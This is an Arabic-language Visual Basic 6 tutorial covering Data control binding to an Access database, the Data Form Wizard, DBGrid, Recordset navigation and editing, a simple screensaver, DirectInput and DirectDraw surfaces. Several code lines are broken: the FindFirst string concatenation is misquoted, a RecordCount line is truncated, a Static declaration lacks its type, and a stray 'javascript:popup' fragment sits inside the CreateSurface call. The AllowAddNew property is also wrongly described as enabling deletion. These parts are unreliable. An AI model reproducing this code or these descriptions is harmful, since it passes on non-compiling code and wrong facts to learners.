ونحن الآن قد جهزنا الواجهة وبقي علينا أن نربط ال **Texts** مع الحقل المناسب الموجود في القاعدة وذلك باستخدام الاداه **Data1** ..

نربط الواجهه مع القاعده من خلال ال **Data1** وذلك بختيار **Text1** وتغيير الخاصية **DataSouce** له بختيارنا **Data1** ثم نقوم بتحديد إسم الحقل وذلك من خلال الخاصية **DataField**.. وإذا كن عملنا صحيح تظهر لنا قائمه الحقول داخل الجدول **Table1** ولل **Text1** نختار **Name** أي الإسم..

ونقوم بالعملية السابقة على `Text2` وذلك من خلال تغيير الخاصية لديها
واختيار من `DataField` القيمة `Phone`..

وبهذا نكون قد أنشئنا أول برنامج مربوط بقاعدت بيانات وذلك من غير كتابه
كود ..
ويمكننا الان من إستعراض محتويات قاعدت البيانات، ولكننا انشأنا قاعدة
بيانات فارغة لذا يجب اولا اضافة بعض البيانات لها، ويمكنكم ذلك اثناء تشغيل
البرنامج بالكود و هذا ما ستعرفه في الدرس القادم، او عن طريق كتابتها
مباشرة..

DataControl الخصائص المهمة للاداه

الخاصية Name: لن اشرحها ولو بعد مليون سنة!

الخاصية Connect : وهى خاصيه تمكنا من أن نحدد نوع مدير قاعده البيانات كما نريد أو كما تتيحه الأداة..

الخاصية DatabaseName: ومن خلا هذه الخاصيه يتم ربط ال DataControl بقاعدت البيانات بإعطائه إسم ومكان القاعده على القرص الصلب.. ويجب أن يتوافق نوع القاعده مع مدير المقاعده المحدد فى خاصيه Connect فمثلاً نختار ملفات القاعده mdb. فى حاله إختيار Access ونختار Xls لملفات القاعده إذا كان نوع مدير القاعده Excel ..

الخاصية Exclusive: ومن خلالها يمكن تحديد إذا كان بالإمكان فتح القاعده لأكثر من برنامج أو القصد أكثر من مستخدم فى نفس الوقت .. وهو تأخذ القيم True او False :

Ture: أى ان قاعدت البيانا مفتوحه فقط لمستخدم واحد فقط ، ولا يمكن أى مستخدم أن يفتحها قبل أن يغلق المستخدم الأول عمله.. False: وهى تلقائياً تكون هبى القيمه الإبتدائيه .. وتعنى أنه بالإمكان من أكثر من مستخدم أن يستخدمو قاعدت البيانات فى نفس الوقت..

الخاصية RecordSource: وهى خاصيه ذات هدفين..


- يمكن من خلالها إسناد جدول لل DataControl فى وقت التصميم ..
 - والهدف الثانى إسناد جمل SQL إلى ال DataControl إى إسناد إستعلام وطلبات عرض مخصصه تفيد كثيراً فى البرمجه..
-

بناء السجل الالي

لانشاء نموذج بيانات آليا نقوم باستخدام معالج نماذج البيانات وذلك كالآتى:


- .. اختر الأمر **Add-In Manager** من قائمة **Add-Ins** ..
- .. يظهر مربع حوار **Add-In Manager** ..
- اختر **Data From Wizard** وانقر عليها نقرًا مزدوجًا..
- اختر أمر **Data Form Wizard** من **Add-Ins**..

تظهر أول شاشة




انقر زر **Next**

- تظهر شاشة باسم **DataBase Type** وفي هذه الشاشة يتم تحديد نمط قواعد البيانات التي ستتعامل معه هل هو قاعدة بيانات **Access** أم أنها قاعدة بيانات ذات وصلة مفتوحة **ODBC** ..



اختر **Access** ثم انقر زر **Next** ..


- تظهر شاشة قاعدة البيانات هذه الشاشة يمكنك من تحديد اسم قاعدة البيانات التي ستستخدمها ..
اختر قاعدة البيانات ثم انقر الزر **Next**
- تظهر شاشة النموذج **Form** وهي شاشة لتحديد خصائص النموذج الذي سيتم انشاؤه من خلال ثلاث مربعات ..



اسم النموذج **Name** ..
مخطط النموذج **Form Layout** أى طريقة عرض البيانات ..

نمط الربط **Binding Type** أى الاسلوب المستخدم في انشاء الكود..
اضغط **Next**..


• ستظهر لك شاشة **Record Source**..



قم باختيار جدول البيانات في المربع المنسدل المسمى **Record Source**
ستظهر الحقول الخاصة بهذا الجدول في القائمة **Available Fieds** ..

ثم اختر الحقول التي تريد وضعها في النموذج ثم انقر نقرًا مزدوجًا عليها أو
اضغط السهم لوضعها في القائمة **Selected Fields**..

انقر زر **Next** لتظهر الشاشة الخاصة باختيار ادوات التحكم **Control Selection**
..



تنتج هذه الشاشة اختيار أى ازرار التحكم سيتم اضافتها إلى النموذج الذى سيتم انشاؤه..

- انقر زر **Next** للانتقال إلى الخطوة التالية..
- الخطوة الأخيرة لتسجيل الخطوات السابقة فلو أردت حفظ الخيارات الخاصة بانشاء نموذج البيانات للتعديل فيها في وقت لاحق قم بتحديد اسم الملف في مربع **Profile**
انقر زر **Finish** ..

بعد انتهاءك من هذه الخطوات سيظهر النموذج الذى تم انشاؤه يحتوى على الازرار.

الاداه DBGrid

تستخدم الاداة DBGrid لاطهار مجموعة سجلات على شكل سطور وأعمدة
يحقق استخدام الاداة الامكانيات التالية :

- التنقل بين السجلات وعرض بياناتها
- التعامل مع هذه البيانات بالحذف أو الاضافة أو التعديل طبقًا لشروط يحددها المبرمج

أهم خصائص الاداة DBGrid ووظائف كل منها كما يلي:

AllowAddNew: اختيار القيمة True في مربع الخصائص معناه امكانية حذف أى سجل يظهر في شبكة البيانات..

AllowDelete: اختيار القيمة True في مربع الخصائص معناه امكانية حذف أى سجل يظهر في شبكة البيانات..

AllowResizing: اختيار القيمة True في مربع الخصائص معناه امكانية تحجيم الشبكة.

AllowUpdate: اذا اخترت القيمة True فهذا معناه امكانية تعديل أى سجل يظهر في شبكة البيانات..

Data Source: تحديد مصدر البيانات..

Caption: اظهار عنوان لشبكة البيانات..

اوامر التنقل

يوجد لل `DataControl` مجموعه جيدة من `Methods` و `Function` التى تمكننا من التعامل مع قاعده البيانات المربوطه ب `DataControl` وسهوله مع بعض التدبر..

تحتوي `DataControl` على مجموعه كبيره من الأوامر والإجرات ولكن تكون هذه الأوامر تحت مجموعه أوامر تختص بالمعامله مع السجلات .. وكل هذه الأوامر تكون موجوده فى ال `Recordset` فمثلا .. عند كتابتك للكود التالى تجد مجموعه كبيره من الأوامر يمكن الإستفاده منها ..

`Data1.Recordset`

وهذه الأوامر تنقسم إلى مجموعات من حيث الإستخدام.. ونحن هنا سنشرح أهمها ..

مجموعه أوامر متخصصه فى التنقل داخل الجدول من سجل إلى آخر:

- الأمر `MoveNext` وهو يمكننا من الإنتقال من السجل الحالى إلى السجل الذى يليه فى الترتيب .. ومثلاً يمكن تنفيذ الأمر بكابه الكود كما يلي:

`Data1.Recordset.MoveNext`

- الأمر `MovePrevious` وهو يمكننا من الإنتقال من السجل الحالى إلى السجل السابق فى الترتيب..ومثلاً..

`Data1.Recordset.MovePrevious`

• الأمر `MoveFirst` وهو يمكننا من الإنتقال إلى أول سجل فى الجدول .. ومثلاً ..

`Data1.Recordset.MoveFirst` .٢٤

• الأمر `MoveLast` وهو يمكننا من الإنتقال إلى آخر سجل فى الجدول .. ومثلاً ..

`Data1.Recordset.MoveLast`

الحذف و الاضافة والتحديث

وايضا توجد هنالك مجموعه من الأوامر التي تهتم بالسجلات من الحيث الأضافه و التعديل والحذف.. وغيرها:

الأمر **AddNew** وهو يقوم بإضافه سجل جديد و فارغ إلى الجدول .. وهو يمثل إضافة إلى جدول..ومثال عليه:

Data1.Recordset.AddNew

الأمر **Delete** وهو يقوم بحذف السجل الذي نقف عليه حالياً .. ومثال عليه..

Data1.Recordset.Delete

الأمر **Update**. وهو يقوم بحفظ التعديلات على لقاعده فعلياً ..ويكون ذلك بعد إضافه سجل أو التعديل على بيانات سجل .. فيجب حفظ التعديلات فعلياً.. ولا يمكن إستخدامه بعد أى منها .. وإلى يسبب خطأ..

Data1.Recordset.Update

الأمر **CancelUpdate** ويمكن إستخدامه فى حالت أننا أردنا لتراجع عن عمل قمنا بهه على القاعده .. فمثلاً لو قمنا بإضافه سجل جديد ولكن أردنا أن نتراجع فإننا ننفذ هذا الأمر .. أو إذا أردنا بعد عمليه تعديل على السجل أن نتراجع فيمكن ذلك.. ولكن عند تنفيذ الأمر **Update** فإننا لن نسنفيد من الإمر.. ومثلاً على إستخدامه..

Data1.Recordset.CancelUpdate

البحث داخل القاعدة

وأيضاً توجد هنالك مجموعه أوامر تمكننا من البحث في داخل القعدة ..
وذلك في حاله أن المبرمج لا يعلم لغه SQL أو لا يريد إستخدامها.. وهى ..

- الأمر `FindFirst` The Condition as String وهذا الأمر يعنى إريد أن أبحث من أول الجدول وذلك حسب الشرط الموضوع على شكل `String` ...ويمكن أن يكون هذا الشرط عبارته عن أنه مثلا الإسم يكون محمد ويعبر عنها بما يلى ..

```
Data1.Recordset.FindFirst "Name='Ehab'"
```

ويجب أن يكون قيمه الشرط إذا كان `String` أن يوضع بين حاصره علويه واحده مثلا `Ehab'` ذا كان الشرط عبارته عن مقارنة قيمه رقميه فإنه يكون مثلا ..
و عند البحث في خانة اخري غير `Name` اكتب اسمها بدلا منها، وبالطبع يمكنك تغيير اسم `Ehab`، و الافضل ان تضع `TextBox` لاستخدامها فتكون الكود هكذا:

```
Data1.Recordset.FindFirst "Name="" & Text1.Text & """
```

و هناك عدة طرق اخري لمكان البحث ولكن لا اهمية لها..

فحص حالات معينة

وهناك مجموعه من Functions و التى ترجع قيم تفيد فى البرمجه وتفحص حالات معينه :

- الإقتران EOF وهو يعنى فحص قيمه ال End of Table أى إذا كان مؤشر السجلات يقف الآن على نهاية الجدول .. وهذا ال Function يرجع قيم True أو False وتكون القيمه المرجعه True إذا كنا نقف علا آخر سجل فى الجدول .. ومثلا على كيفية الإستخدام..

```
If Data1.Recordset.EOF Then  
Procedure  
End If
```

- الإقتران RecordCount وهذا الإقتران يقوم بإرجاع قيمه تمثل عدد السجلات فى الجدول .. ويمكن الإستفاده من هذه الداله فى عرض عدد السجلات أو فى أمور أخرى ومثال على إستخدامه ..

```
Dim NumberOrRecord As Integer  
Data1.Recordset.RecordCoun
```

- الداله AbsolutePosition وهى ترجع رقم السجل الذى نكون واقفين عليه (أى يكون المأشر واقف عليه) ويبدء الترقيم للسجلات من الصفر .. ويمكن إستخدام الداله فى أمور كثيره ومثلا على كيفية الإستخدام..

```
Dim PosLoc As Integer  
PosLoc = Data1.Recordset.AbsolutePosition
```

اهمية شاشة التوقف

يظن الكثير من المستخدمين ان شاشات التوقف او حافظات الشاشة وضعت لكي تكون للزينة او المنظر فقط وهذا الشئ خطأ بطبيعة الحال ، فعند بدايات انشاء الكمبيوتر لوحظ بان الشاشات يحصل لها بعض العطل من الجوانب وهذا طبعا بسبب بقاء صورة ساكنة على الشاشة لمدة طويلة جداً ، تجعل الفوسفور الموجود على الشاشة يتوهج بشدة وهذا مايجعل المشكلة تظهر

فما هو الحل لعدم احتراق الشاشة؟

بكل بساطة نقوم بعمل برنامج لحفظ الشاشة من الاحتراق يقوم بإظهار صور متحركة من فترة إلى اخرى او عند عدم استخدام الجهاز..

وبذلك نتفادى هذه المشكلة بطريقة مميزة ومسلية في نفس الوقت..

مع ملاحظة ليس شرطاً بان تقوم بعمل صور متحركة بل يمكنك وضع لون خلفية سوداء وبذلك نظمن ايضاً بان الفوسفور لن يتوهج..

طريقة انشاء حافظة للشاشة

اولا قم بإنشاء مشروع جديد واختار `Standart.exe`..

غير الخاصية `Border` الي `None` و الخاصية `WindowState` الي `Maximized` و الخاصية `BackColor` الي اللون الاسود.

اضف موديل واكتب به هذا الكود:

```
Public Declare Function SetCursorPos Lib "user32" (ByVal x  
As Long, ByVal y As Long) As Long
```

```
Sub Main()  
If App.PrevInstance Then End  
SetCursorPos Screen.Width, Screen.Height  
Form1.Show  
End Sub
```

ثم اكتب هذا الكود في فورم:

```
Private Sub Form_KeyPress(KeyAscii As Integer)
```

```
If KeyAscii <> 0 Then End  
End Sub
```

```
Private Sub Form_MouseMove(Button As Integer, Shift As  
Integer, x As Single, y As Single)  
Static Mov Integer
```

```
Mov = Mov + 1
If Mov <= 2 Then Exit Sub
ElseIf X = Screen.Width And Y = Screen.Height Then Exit
Sub
End If
End Sub
```

و الان اكتب هذا الكود في تايمر:


```
Private Sub Timer1_Timer()
Me.DrawWidth = 2

Line -(Rnd * 15000, Rnd * 9000), Rnd * 123456789
End Sub
```

اخر خطوة

عندما يصبح البرنامج جاهزا يمكن تحويله إلى حافظ شاشة كما يلي:

قم بعمل ملف **EXE** للبرنامج، ستظهر هذه النافذة:



قم بوضع اسم الملف المرغوب مع التأكد من وضع الامتداد **scr** و ليس **.exe**.

بعد ذلك اضغط علي هذا الملف بازر اليمين ثم اختر **Install** ليتم حفظ الحافظ و استخدامه في اي وقت..

كائن Direct Input

يستخدم كائن دايركت انبت في معرفة حالة أحد أجهزة الإدخال ... مثل الكيبورد أو الماوس ... وكما كنا نستخدم **KeyDown** أو **KeyPress** بالنسبة للكيبورد فسنستخدم **Direct Input** كما استخدمناهما ... بل قد نجده أكثر سهولة :

وكائن دايركت إنبت كغيره من كائنات دايركت إكس يحتاج للتعريف و الإنشاء ... 😊

يستخدم كائن دايركت إنبت كائنين أو عنصرين في آداؤه وهما:

DirectInputDevice: وهو الكائن الموكل بتعريف نوع جهاز الإدخال من ماوس أو كيبورد.. 😊

DiKeyboardState: وهو كائن يتعرف على الزر المضغوط الآن وهو من اسمه نعرف أنه يعمل من الكيبورد ... 😊

تعال الآن نعلن عن الكائنات السابقة :

```
Dim Dx As DirectX7
Dim Di As DirectInput
Dim Didev As DirectInputDevice
Dim DiKey As DIKEYBOARDSTA
```

والآن سنقوم بتعريف الكائنات السابقة لنستطيع التعامل مع الكيبورد :

```
Set Dx = New DirectX7
Set Di = Dx.DirectInputCreate()
Set Didev = Di.CreateDevice("guid_syskeyboard")

Didev.SetCommonDataFormat DIFORMAT_KEYBOARD
Didev.SetCooperativeLevel Me.hWnd, _
DISCL_NONEXCLUSIVE Or DISCL_BACKGROUND

Didev.Acquire
```

دايركت اكس

دايركت إكس :

من منا لا يعرف دايركت إكس؟؟؟ من منا لا يملك على جهازه دايركت إكس؟؟؟ على الرغم من أن كلنا تقريبا نمتلك دايركت إكس على جهازنا ... وأنا نحرص على امتلاك أحدث إصداراتها إلا أننا - أو معظمنا - لا نعرف ما هي دايركت إكس ...

ودايركت إكس هي مجموعة من (التعريفات والثوابت والمتغيرات والدوال والوظائف والتركيبات والعناصر) التي تجتمع جميعا مكونة ما يسمى (مكتبة) ...

وهذه المكتبة وظيفتها استقبال أوامرنا التي نكتبها على هيئة كود وتحويلها إلى صورة رسومية تظهر لنا ... وليس هذا كل شيء فهي كذلك تقوم بالتحكم بذاكرة كارت الفيديو [Video Card Memory](#) وتتحكم في ظهور البرامج الأخرى ... وهي من صفاتها المهمة .. فاللعبة التي تعمل الآن بدايركت إكس لا يمكن أن يعمل برنامج آخر ويظهر بجوارها ... بل تظل عي فقط الظاهرة على الشاشة ... 😊

و الان بقى أن نعرف كيف نستخدمها في البرمجة ... 😊

ولتعريف مكتبات دايركت إكس إلى برنامجك نفتح [References < Project](#) ستظهر لنا قائمة نختار منها [for VisualBasic 6.0 DirectX7 Type Library](#) ... وبدون تعريف هذه المكتبات لا نستطيع التعامل مع دايركت إكس ...

لنعرف أن كائن دايركت إكس ذاته لن نستخدمه في الكود إلا لتعريف الكائنات الأخرى فقط ... ولن نستخدمه في الكود إلا على مستوى صغير ... ولذا فأول ما سنتعلمه هنا هو كيف نعلن عن كائن دايركت إكس جديد... 😊

وذلك يكون كالتالي:

```
Sub CreatDxObject()  
Dim Dx As DirectX7  
Set Dx = New DirectX7  
End Sub
```

وذلك لأن كائن دايركت إكس كالكثير من الكائنات المقابلة لا يكفي مجرد الإعلان عنه فقط ولكن ينبغي استخدام التعريف **New** لنخبر البرنامج بأننا سنصنع كائنا جديدا لنستخدمه في برنامجنا... هذا كل استخدامنا للكائن دايركت إكس في الوقت الحالي وحين وقت البدء في دروس كائن دايركت درو ... وهو كائن (كما يقول اسمه) كائن مختص بالرسومات . 😊

ما هو دايركت درو

دايركت درو هو ما يتحكم في كل ما تراه أمامك على الشاشة ... من اضاءة وألوان ورسومات ... الخ

ومن المعروف أنك يمكنك أن تتحكم في كل ما سبق ذكره بدون دايركت درو وباستخدام بعض دوال [Api](#) ... ولكن دايركت درو يسهل هذه العملية كثيرا ... ويجعل دوال [Api](#) مجموعة من السطور الطويلة غير المفهومة المملة ... ولذا وجب التحويل لدايركت درو ...

دايركت درو عبارة عن مجموعة من الدوال التي تدخل مباشرة على برامج التحكم في أجهزة العرض ... محولات العرض [Display Hardware](#) مع دعم كامل للتعامل مع واجهات الرسومات [Graphic device Interface](#) أو [GDI](#) ..

دايركت درو هو الواجهة المثالية لبرمجة برامج ال [Graphics](#) ولبرمجة الألعاب ... وهو يدعم التحكم في طريقة وعمق العرض ... كذلك في مساحة النافذة هل هي [Full-Screen-Mode](#) أم ... [Windowed-Mode](#)

دايركت درو يقوم بتجريد طبقة جهاز العرض [HAL](#) لتتمكن من التعامل بدعم كامل من جهاز العرض .

دايركت درو يسمح لك ببرمجة تطبيقات ثلاثية الأبعاد..

السطح الرئيسي والسطح الخفي

قبل أن نعرف ما هو **Primary** و ما هو **Back_Buffer** يجب أن نعرف ما هو السطح ..

السطح (**Surface**) أو (**DirectDrawSurface**) عبارة عن مساحة مسطحة من ذاكرة الفيديو ... وغالبا ما تستغل هذه المساحة من مساحة كارت الفيديو ذاته ... ولكنه كذلك يستطيع أن يأخذ من مساحة النظام إذا كانت لعبتك أكبر مما ينبغي أو كانت ذاكرة كارت الفيديو مشغولة لسبب ما ...

والسطوح ثلاثة أنواع ... نوعان يستخدمان في الرسم على الشاشة مباشرة وهما النوعان الذين سنشرحهما الآن ... ونوع ثالث لا يظهر على الشاشة مطلقا ولكنه يستخدم في الرسم على الشاشة ...

مكونات استخدام **Surfaces**

لكل سورفاس تنشئه عدد من المكونات التي يجب عليك انشائها ... وباختصار هناك كائنان يجب انشاءهما لكل سورفاس وهما : **Rect - DdSurfaceDesc2**

فأما كائن **Rect** فقد شرحنا استخدامه مسبقا ولكننا لن نستخدمه مع **Primary** أو **Back_Buffer** ... وبالتالي فسننتجوازه عنه الآن .

وأما كائن **DdSurfaceDesk** فقد استخدمناه سابقا أيضا ولكننا هنا سنضع نبذه عن هذا الكائن ..

DdSurfaceDesc2

DdSurfaceDesc2 عبارة عن نوع Rect حيث بإمكانه أن يخصص السطح
حيثما تشاء ... ومن هذا النوع يمكننا أن نحدد نوع السطح ... هل هو
سطح رئيسي Primary أم سطح رسم خفي Back_Buffer أم سطح
رسومي غير ظاهر ..

وتكوين هذا النوع يكون كالتالي :

```
Type DDSURFACEDESC2
ddckCKDestBlit As DDCOLORKEY
ddckCKDestOverlay As DDCOLORKEY
ddckCKSrcBlit As DDCOLORKEY
ddckCKSrcOverlay As DDCOLORKEY
ddpfPixelFormat As DDPIXELFORMAT
ddsCaps As DDSCAPS2
IAlphaBitDepth As Long
IBackBufferCount As Long
IFlags As CONST_DDSURFACEDESCFLAGS
IHeight As Long
ILinearSize As Long
IMipMapCount As Long
IPitch As Long
IRefreshRate As Long
ITextureStage As Long
IWidth As Long
IZBufferBitDepth As Long
End Type
```

ومن خلال هذا النوع سننشئ كائن السطح الرئيسي والسطح الخفي ...

السطح الرئيسي Primary

كما قلنا مسبقا هناك ثلاثة أنواع من السطوح ولكل سطح صفات تختلف عن السطح الآخر ... ولكل سطح طريقة إنشاء وتعريف تختلف من سطح لآخر ... ولكل سطح عدد من الكائنات التي تساعد في تعريفه وإنشاؤه ... وبالنسبة للسطح Primary فله كائن يستخدم في تعريفه وهو كائن DdSurfaceDesc2 الذي استخدمناه عدد من المرات حتى الآن ... ومن المعروف أن هذا الكائن يستخدم في تغيير وتعريف نوع السطح .

هذا هو كود تعريف : Primary

```
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
Ddsd_Primary.lFlags = DDSD_CAPS Or _ DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps = DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary =
Dd.CreateSurface(Ddsd_Primary)javascript:popup.TextPopup(poptxt919,
popfont919,9,9,-1,-1)
```

حتى الآن لا يوجد شيء لم نفهمه والحمد لله ... ربما بدت لك الأسماء التي توضع بعد lFlags للكائن Ddsd_Primary غير واضحة بعض الشيء ولكنها لا تعني أمرا معنا ... فكتابة العضو DDSD_CAPS تعني أن العضو DDSD_CAPS سيكون فعالا في هذا السطح ليس أكثر ...

السطح الخفي Back_Buffer

ويسمى أيضا السطح الرسومي أو شاشة الرسم الخفية ...

وكعادتنا سنستخدم العنصر `DdSurfaceDesc2` لتعريف السطح الخفي ...
أنظر الكود التالي :

```
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
Ddsd_Back_Buffer.ddsCaps.ICaps = DDSCAPS_BACKBUFFER
Set Back_Buffer = Primary.GetAttachedSurface
_(Ddsd_Back_Buffer.ddsCaps)

Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
```

الآن والحمد لله استطعنا أن نقوم بتعريف السطح الرئيسي والسطح
الخفي ... سنتعلم الآن كيف نستخدم السطح الخفي في إنشاء رسومات
وكتابات جميلة

انشاء كائن دايركت درو

كائن دايركت درو كالعديد من الكائنات الأخرى يحتاج للإشياء ... وذلك بعد التعريف ... وبالتالي فعلينا أولاً تعريف كائن دايركت درو ... ومن ثم إنشاؤه ... ومن المعروف أننا لا نستطيع استخدام وظائف وصفات كائن **DirectDraw** قبل انشاء هذا الكائن .

الآن سنقوم بتعريف كائن دايركت درو ... ثم نقوم بإنشاؤه وذلك بالكود التالي في **Genral** :

```
Sub CreateDdObject()  
Dim Dd As DirectDraw7  
Set Dd = Dx.DirectDrawCreate("")  
End Sub
```

الآن وقبل أن نبدأ في التعرف على الكائنات التي تعمل من داخل دايركت درو يجب أن نتعرف على وظيفتين يتيحهما دايركت درو وهما :

١- تحديد نظام التعامل مع البرامج الأخرى (هل سيسمح بالتعامل مع البرامج الأخرى أم أن برنامجنا سيحتل كارت الفيديو بالكامل وبالتالي لن تظهر البرامج الأخرى بجوار برنامجنا)

٢- تحديد نظام العرض **DisplayMode**

والآن نحن باعتبارنا نتعامل من خلال برمجة الألعاب فسيكون لبرنامجنا صفتان أساسيتان وهما :

١- يعمل برنامجنا بحجم الشاشة .

٢- تختفي جميع البرامج الأخرى ولا يظهر سوى برنامجنا .

ويتم ذلك عن طريق تحديد **SetCooperativeLevel method** ويتم ذلك من خلال سطر واحد:

Dd.SetCooperativeLevel Form1.hWnd, _
 DDSCL_ALLOWMODEX Or _
 DDSCL_EXCLUSIVE Or DDSCL_FULLSCREEN

ووظيفة **SetCooperativeLevel** تأخذ متغيرين :

المتغير الأول رقمي وهو يشير إلى الفورمة التي ستظهر على الشاشة عن طريق قيمة **Hwnd** لها ... والمتغير الثاني هو مجموعة من الثوابت التي تشير لكيفية التعامل والتعاون بين البرامج ... وهو مجموعة من الثوابت لكل ثابت منها معناه ... وتركيب الثوابت بالطريقة السابقة لن يتغير في كل ألعابك ... ولكن على الرغم من ذلك سأقوم بشرح هذه الثوابت بقدر ما يسمح به علمي :

يسمح هذا الثابت باستخدام نظام Mod_x وهو نظام يتيح لك استخدام ٢٥٦ كيلو بايت من حجم الذاكرة ويتيح التعامل مع كروت الفيديو ... ولا يمكن استخدام هذا الثابت إلا مع الثابتين DDSCL_EXCLUSIVE و DDSCL_FULLSCREEN	DDSCL_ALLOWMODEX
